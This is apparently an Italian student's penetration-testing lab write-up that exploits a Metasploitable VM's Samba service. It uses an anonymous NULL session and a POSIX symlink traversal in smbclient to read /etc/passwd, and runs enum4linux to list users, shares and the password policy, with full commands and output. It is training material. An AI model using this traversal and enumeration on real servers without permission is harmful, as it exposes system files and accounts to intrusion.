

ESERCIZIO W15D1 EXTRA

NULL SESSION e ARP POISONING

Mungiovì Fabio

TASK

Leggere il file `/etc/passwd` sul target Metasploitable sfruttando la vulnerabilità NULL Session di SMB con il tool `smbclient`.

Testare anche il comando `enum4linux`.


ESECUZIONE

In questa esercitazione andremo a sfruttare una serie di debolezze del servizio *smb* sul sistema Metasploitable.

Utilizziamo il tool **smbclient** per enumerare le risorse condivise dal servizio, con il comando `smbclient -L //<IP_target>`

Sfruttiamo la prima debolezza, una **NULL SESSION** disponibile su questo servizio.

Alla richiesta della password, lasciamo il campo vuoto e premiamo invio.



```
fabiomun@kali: ~  
File Actions Edit View Help  
(fabiomun@kali)-[~]  
$ smbclient -L //192.168.50.101  
Password for [WORKGROUP\fabiomun]:  
Anonymous login successful  


| Sharename | Type | Comment                                                   |
|-----------|------|-----------------------------------------------------------|
| print\$   | Disk | Printer Drivers                                           |
| tmp       | Disk | oh noes!                                                  |
| opt       | Disk |                                                           |
| IPC\$     | IPC  | IPC Service (metasploitable server (Samba 3.0.20-Debian)) |
| ADMIN\$   | IPC  | IPC Service (metasploitable server (Samba 3.0.20-Debian)) |

  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  


| Server    | Comment        |
|-----------|----------------|
| Workgroup | Master         |
| WORKGROUP | METASPLOITABLE |


```

Il login “Anonymous” ha avuto successo.

Viene mostrata una tabella con le condivisioni (Sharename), il loro tipo (Type) e un commento.

La condivisione **tmp** con il commento "oh noes!" è immediatamente sospetta.

Collegiamoci quindi a questa condivisione tramite il comando:

`smbclient //192.168.50.101/tmp`

Anche qui lasciamo il campo della password vuoto per effettuare l'accesso.

Una volta connessi alla cartella *tmp*, l'unica cosa che ci è possibile fare è visualizzare i file contenuti in essa, senza nessun altro accesso ai file del sistema.

Sfruttiamo quindi una **seconda debolezza** di questo servizio.

Digitando **posix** attiveremo le estensioni POSIX su questo servizio.

Tra le estensioni disponibili, possiamo sfruttare SYMLINK, un estensione che permette di creare un link simbolico che punta fuori dalla condivisione, e che ci permette di accedere a altri file della macchina target a cui non dovremmo avere accesso.

Creiamo questo “link” digitando:

`symlink ../../...../ rootfs`

Utilizziamo la *parent directory* (../) 10 volte, così da essere sicuri di creare il link nella cartella root (/), dopodiché diamo un nome a questo link, **rootfs**.

```
fabiomun@kali: ~  
File Actions Edit View Help  
(fabiomun@kali)-[~]  
$ smbclient //192.168.50.101/tmp  
Password for [WORKGROUP\fabiomun]:  
Anonymous login successful  
Try "help" to get a list of possible commands.  
smb: \> posix  
Server supports CIFS extensions 1.0  
Server supports CIFS capabilities acfs pathnames  
smb: /> symlink  
symlink <link_target> <newname>  
smb: /> symlink ../../../../../../../../../../ rootfs  
smb: />
```

Creato il link, utilizziamo il comando `cd rootfs/`, per utilizzarlo immediatamente e spostarci nella cartella di root di Metasploitable.

Verifichiamo le sottocartelle disponibili con il comando `ls`


```
fabiomun@kali: ~  
File Actions Edit View Help  
symlink <link_target> <newname>  
smb: /> symlink ../../../../../../../../../../ rootfs  
smb: /> cd rootfs/  
smb: /rootfs/> ls  


|                 |    |         |                          |
|-----------------|----|---------|--------------------------|
| .               | DR | 0       | Thu Jun 5 20:50:11 2025  |
| ..              | DR | 0       | Thu Jun 5 20:50:11 2025  |
| initrd          | DR | 0       | Tue Mar 16 18:57:40 2010 |
| media           | DR | 0       | Tue Mar 16 18:55:52 2010 |
| bin             | DR | 0       | Sun May 13 23:35:33 2012 |
| lost+found      | DR | 0       | Tue Mar 16 18:55:15 2010 |
| mnt             | DR | 0       | Wed Apr 28 16:16:56 2010 |
| sbin            | DR | 0       | Sun May 13 21:54:53 2012 |
| initrd.img      | R  | 7929183 | Sun May 13 23:35:56 2012 |
| home            | DR | 0       | Fri Apr 16 02:16:02 2010 |
| lib             | DR | 0       | Sun May 13 23:35:22 2012 |
| usr             | DR | 0       | Wed Apr 28 00:06:37 2010 |
| proc            | DR | 0       | Thu Jun 5 23:00:08 2025  |
| root            | DR | 0       | Thu Jun 5 23:00:53 2025  |
| sys             | DR | 0       | Thu Jun 5 23:00:09 2025  |
| boot            | DR | 0       | Sun May 13 23:36:28 2012 |
| nohup.out       | R  | 44755   | Thu Jun 5 23:00:53 2025  |
| etc             | DR | 0       | Thu Jun 5 23:00:30 2025  |
| test_metasploit | DR | 0       | Thu Jun 5 20:50:11 2025  |
| dev             | DR | 0       | Thu Jun 5 23:00:20 2025  |
| vmlinuz         | R  | 1987288 | Thu Apr 10 12:55:41 2008 |
| opt             | DR | 0       | Tue Mar 16 18:57:39 2010 |
| var             | DR | 0       | Wed Mar 17 10:08:23 2010 |
| cdrom           | DR | 0       | Tue Mar 16 18:55:51 2010 |
| tmp             | D  | 0       | Fri Jun 6 03:43:35 2025  |
| srv             | DR | 0       | Tue Mar 16 18:57:38 2010 |

  
7282168 blocks of size 1024. 5426316 blocks available  
smb: /rootfs/>
```

Completiamo l'esercizio visualizzando il contenuto del file *passwd*, tramite il comando:

```
more /etc/passwd
```



The screenshot shows a terminal window titled 'fabiomun@kali: ~'. The window has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal displays the output of the 'more /etc/passwd' command, showing a list of system and user accounts. The accounts listed are: root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, dhcp, syslog, klog, sshd, msfadmin, bind, postfix, ftp, postgres, mysql, tomcat55, distccd, and user. Each entry follows the format 'username:x:UID:GID:full_name:home_directory:shell'. The terminal ends with the prompt 'Input is not a pipe (press RETURN)'.

```
File Actions Edit View Help
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
Input is not a pipe (press RETURN)
```

ENUM4LINUX

enum4linux è uno strumento di enumerazione che serve a raccogliere automaticamente una grande quantità di informazioni su sistemi Windows e Samba (che è l'implementazione Linux del protocollo SMB/CIFS usato da Windows per la condivisione di file e servizi).

Il suo scopo principale è quello di automatizzare il processo di raccolta di informazioni che altrimenti si dovrebbero cercare manualmente usando diversi strumenti Samba o comandi di rete. Queste informazioni possono rivelare punti deboli o configurazioni errate che un attaccante potrebbe sfruttare.

Di seguito alcune immagini della scansione effettuata sul sistema Metasploitable, e delle informazioni rilevate

```
fabiomun@kali: ~  
File Actions Edit View Help  
  
(fabiomun@kali)-[~]  
$ enum4linux 192.168.50.101  
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Jun 7 17:53:21 2025  
  
===== ( Target Information ) =====  
  
Target ..... 192.168.50.101  
RID Range ..... 500-550,1000-1050  
Username ..... ''  
Password ..... ''  
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none  
  
===== ( Enumerating Workgroup/Domain on 192.168.50.101 ) =====  
  
[+] Got domain/workgroup name: WORKGROUP  
  
===== ( Nbtstat Information for 192.168.50.101 ) =====  
  
Looking up status of 192.168.50.101  
METASPLOITABLE <00> - B <ACTIVE> Workstation Service  
METASPLOITABLE <03> - B <ACTIVE> Messenger Service  
METASPLOITABLE <20> - B <ACTIVE> File Server Service  
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser  
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name  
WORKGROUP <1d> - B <ACTIVE> Master Browser  
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections  
  
MAC Address = 00-00-00-00-00-00  
  
===== ( Session Check on 192.168.50.101 ) =====  
  
[+] Server 192.168.50.101 allows sessions using username '', password ''
```

In questo screen vediamo:

- informazioni generali sul sistema target
- il suo workgroup,
- servizi di rete attivi
- possibilità di accesso senza credenziali.


```
fabiomun@kali: ~  
File Actions Edit View Help  
  
===== ( Getting domain SID for 192.168.50.101 ) =====  
Domain Name: WORKGROUP  
Domain Sid: (NULL SID)  
[+] Can't determine if host is part of domain or part of a workgroup  
  
===== ( OS information on 192.168.50.101 ) =====  
[E] Can't get OS info with smbclient  
[+] Got OS info for 192.168.50.101 from srvinfo:  
METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)  
platform_id      :      500  
os version       :      4.9  
server type      :      0x9a03  
  
===== ( Users on 192.168.50.101 ) =====  
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games      Name: games      Desc: (null)  
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody    Name: nobody     Desc: (null)  
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind      Name: (null)     Desc: (null)  
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy     Name: proxy      Desc: (null)  
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog    Name: (null)     Desc: (null)  
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user      Name: just a user,111,, Desc: (null)  
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data  Name: www-data   Desc: (null)  
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root      Name: root       Desc: (null)  
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news      Name: news       Desc: (null)  
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres  Name: PostgreSQL administrator,,, Desc: (null)  
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin       Name: bin        Desc: (null)  
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail      Name: mail       Desc: (null)  
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd   Name: (null)     Desc: (null)  
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd   Name: (null)     Desc: (null)  
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp      Name: (null)     Desc: (null)  
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon    Name: daemon     Desc: (null)  
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd      Name: (null)     Desc: (null)  
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man       Name: man        Desc: (null)  
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp        Name: lp         Desc: (null)  
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql     Name: MySQL Server,,, Desc: (null)
```

In questo vediamo che il tool ha recuperato informazioni su:

- dominio/workgroup,
- sistema operativo del target
- elenco di utenti presenti sul sistema.

```
fabiomun@kali: ~  
File Actions Edit View Help  
  
===== ( Share Enumeration on 192.168.50.101 ) =====  
  
Sharename      Type      Comment  
-----  
print$         Disk      Printer Drivers  
tmp            Disk      oh noes!  
opt            Disk  
IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))  
ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))  
Reconnecting with SMB1 for workgroup listing.  
  
Server          Comment  
-----  
Workgroup       Master  
WORKGROUP       METASPLOITABLE  
  
[+] Attempting to map shares on 192.168.50.101  
  
//192.168.50.101/print$ Mapping: DENIED Listing: N/A Writing: N/A  
//192.168.50.101/tmp Mapping: OK Listing: OK Writing: N/A  
//192.168.50.101/opt Mapping: DENIED Listing: N/A Writing: N/A  
  
[E] Can't understand response:  
  
NT_STATUS_NETWORK_ACCESS_DENIED listing \*  
//192.168.50.101/IPC$ Mapping: N/A Listing: N/A Writing: N/A  
//192.168.50.101/ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A
```

- risorse condivise (share) presenti sul sistema target
- verifica dei permessi di accesso (lettura/scrittura).

```
fabiomun@kali: ~  
File Actions Edit View Help  
  
===== ( Password Policy Information for 192.168.50.101 ) =====  
  
[+] Attaching to 192.168.50.101 using a NULL share  
[+] Trying protocol 139/SMB ...  
[+] Found domain(s):  
    [+] METASPLOITABLE  
    [+] Builtin  
[+] Password Info for Domain: METASPLOITABLE  
    [+] Minimum password length: 5  
    [+] Password history length: None  
    [+] Maximum password age: Not Set  
    [+] Password Complexity Flags: 000000  
        [+] Domain Refuse Password Change: 0  
        [+] Domain Password Store Cleartext: 0  
        [+] Domain Password Lockout Admins: 0  
        [+] Domain Password No Clear Change: 0  
        [+] Domain Password No Anon Change: 0  
        [+] Domain Password Complex: 0  
    [+] Minimum password age: None  
    [+] Reset Account Lockout Counter: 30 minutes  
    [+] Locked Account Duration: 30 minutes  
    [+] Account Lockout Threshold: None  
    [+] Forced Log off Time: Not Set  
  
[+] Retrieved partial password policy with rpcclient:  
  
Password Complexity: Disabled  
Minimum Password Length: 0
```

Infine il tool ci poermette di vedere informazioni su:

- policy delle password
- gestione degli account del sistema target.